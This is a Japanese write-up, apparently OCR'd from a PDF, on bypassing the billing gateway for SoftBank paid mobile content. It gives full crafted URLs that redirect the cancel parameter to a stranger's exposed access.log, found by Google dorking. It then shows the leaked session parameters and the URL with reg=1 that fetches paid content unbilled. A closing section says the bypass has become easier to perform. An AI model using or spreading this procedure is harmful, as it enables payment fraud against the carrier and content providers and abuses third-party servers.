
Softbank 有料コンテンツ課金ゲートウェイの脆弱性

佐藤　昇一郎

1. Softbank 課金ゲートウェイURL

- 一例URL：
http://jphone/CONFON/jskycmi/ARK2HxiMArb2QK1gDPj1yU/wJ1fUDxjZu2KJ0x/HKMwWnAQShZgW2BYShRKICBYYFhKBEofoFrgWEomgMDAwMDAw/CONFON?nl=http://j-sl.******.ne.jp/pay_enter.cgi&aplno=80&regino=1&cl=http://j-sl.******.ne.jp/free.cgi&menu=dl_info&aplno=80&regino=1
- これはソフトバンクの携帯電話有料オンラインコンテンツ（着うたや、ゲーム）のダウンロード元、課金前画面のリンクである。（2007年発見当時）（参考：添付画像1.）
- URLのパラメーター　nl=　はOKボタン押下で課金に同意後、コンテンツ提供元のダウンロード画面に移動するリンクを表している。
- 同様に、パラメーター　cl=　はキャンセルボタン押下時の遷移先ページを表している。
- nl=パラメーターの内容は、書き換えるとエラーが出現して表示不可であったが、cl=を書き換える場合だと正常に表示できるため（チェック機構の不備）、この部分を重点的に調べる事で当時の私は解析の一助になると考えた。

添付画像1



例のURLにアクセスした際の端末表示画面

2. ?cl=パラメーターとaccess.logの挿入

- ?nl=http://j-sl.success.ne.jp/pay_enter.cgi&aplno=80&regino=1
- このリンクに端末でそのままアクセスしても（pay_enter.cgi&aplno=~~の&の部分は?へと置き換える）、コンテンツが表示されることはないため、実際のOKクリック時には別に渡されるパラメーターがあるのではないかと考えた。

- そこで、Access.logを（意図してのものなのかそうでないのか定かではない）公開しているウェブサイトをGoogle検索パラメーター inurl:“access.log” 等で探し出し、
- http://jphone/CONFON/jskycmi/ARK2HxiMArb2QK1gDPj1yU/wJ1fUDxjZu2KJ0x/HKMwWnAQShZgW2BYShRKICBYYFhKBEofoFrgWEomgMDAwMDAw/CONFON?nl=http://j-sl.******.ne.jp/pay_enter.cgi&aplno=80&regino=1&cl=http://redl**.com/logs/access.log
- と書き換え、上記画面でキャンセルボタンを押した。

3. Accsess.logに記録されたパラメーター

- すると、
- 123.108.239.238 - - [27/Aug/2015:03:15:54 -0700] "GET /logs/access.log?sid=B6V8&reg=2 HTTP/1.1" 200 193016 "-" "SoftBank/1.0/***SH/SHJ001 Browser/NetFront/3.5 Profile/MIDP-2.0 Configuration/CLDC-1.1" "redlug.com“
- という一列がアクセスログ内に記録されていた。

- 先程はキャンセルボタン押下時の処理のため、access.log?sid=B6V8&reg=2　を元に実際のリンクを推定すると、
- http://j-sl.success.ne.jp/free.cgi?menu=dl_info&aplno=80&regino=1&sid=B6V8&reg=2
- となる。（赤文字は追加部分）

- sid=**** はコンテンツ業者や価格を含む情報を識別する一意のID、reg=1で課金OK、reg=2で課金キャンセルを示す。

4. 実際の応用

- 以上の内容を踏まえ、
- nl=パラメーター内にあるURLに、判明した sid=B6V8&reg=1の追加パラメーターを付加し、
- http://j-sl.success.ne.jp/pay_enter.cgi?aplno=80&regino=1&sid=B6V8&reg=1
- に端末でアクセスすることにより、課金処理を経ずに有料コンテンツを取得することが出来る。

補足・備考

- 2015年8月現在、課金システムのリンクは、
- http://jphone/CONFON?sid=****&nl=http://m.****.jp/usr/regist.htm&cl=http://m.****.jp/arrange/index.php
- の形式となっていて、jskycmiによるパラメーター暗号化の機能（？）が消失しているため、本脆弱性の実行手順は簡易化でき、実行はより容易なものになっていると思われる。